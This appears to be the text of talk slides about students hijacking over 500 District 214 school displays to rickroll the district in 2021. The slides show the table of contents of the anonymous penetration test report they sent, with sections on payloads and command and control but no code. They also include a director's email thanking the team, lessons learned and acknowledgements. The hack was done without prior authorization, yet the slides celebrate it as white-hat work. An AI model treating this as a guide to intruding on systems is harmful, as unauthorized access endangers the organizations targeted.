
Block Days W
Music



Please standby for an important announcement

00:13:37





This was not an isolated senior prank;
The entirety of District 214 was rick rolled
using over 500 hacked displays.

Good luck on AP and final exams!
Congrats to the Class of 2021!

#D214RickRoll

The TV will reset momentarily. Please be patient.

The Aftermath

- We documented everything in a 26-page penetration test report
- The report was emailed to all the technical supervisors after the rickrolls were complete
- We did this anonymously

TABLE OF CONTENTS

1	Introduction.....	3
1.1	Purpose.....	3
1.2	Objective	3
1.3	Guidelines	3
2	High-Level Summary	4
2.1	Scope	4
2.2	Timeline of Events.....	4
2.3	Recommendations	4
3	Methodologies	5
3.1	Enumeration.....	5
3.1.1	Host Discovery	5
3.1.2	Service Scanning.....	12
3.2	Penetration	13
3.2.1	AvediaPlayer r9300 and AvediaStream e3635	13
3.2.2	AvediaServer m7305	14
3.2.3	EPIC System	15
4	The Big Rick.....	18
4.1	Calculation	18
4.2	Preparation	18
4.3	Execution	19
	Appendices	20
	A. AvediaPlayer Payload	20
	B. AvediaServer Command and Control	24



[Redacted Name]

Fri, May 7, 2021, 9:43 AM



to me ▾

Good Morning Big Rick Engineers,







My name is [Redacted] and I am the Director of Technology for D214. I wanted to connect with your team and thank you for such a well throughout and through white-hat hack. Our Tech team is very impressed with your documentation and appreciates your help in securing our network.

I have been in contact with the buildings, and because of your strict guidelines and openness to share the information, we will not be pursuing discipline. In fact, I would like to see if your team would be willing to schedule a time to debrief the hack and hear other suggestions.

Would you be willing to join me on a Zoom call in the near future?

Looking forward to hearing from you,

[Redacted Signature]



Lessons Learned

1. Always maintain a pivot
2. Check your network scans carefully
3. Try to keep things as tame as possible - no unnecessary things that could cause trouble
4. Document everything to protect yourself

Thank You!

- My Big Rick accomplices: Shapes, Jimmy, and Green
- Mr. Drenth, for being the best IT teacher ever
- SIGPwny and friends, for encouraging and helping me prepare
- My district, for letting me graduate and not pressing charges

Website: whitehoodhacker.net

Twitter: @WhiteHoodHacker

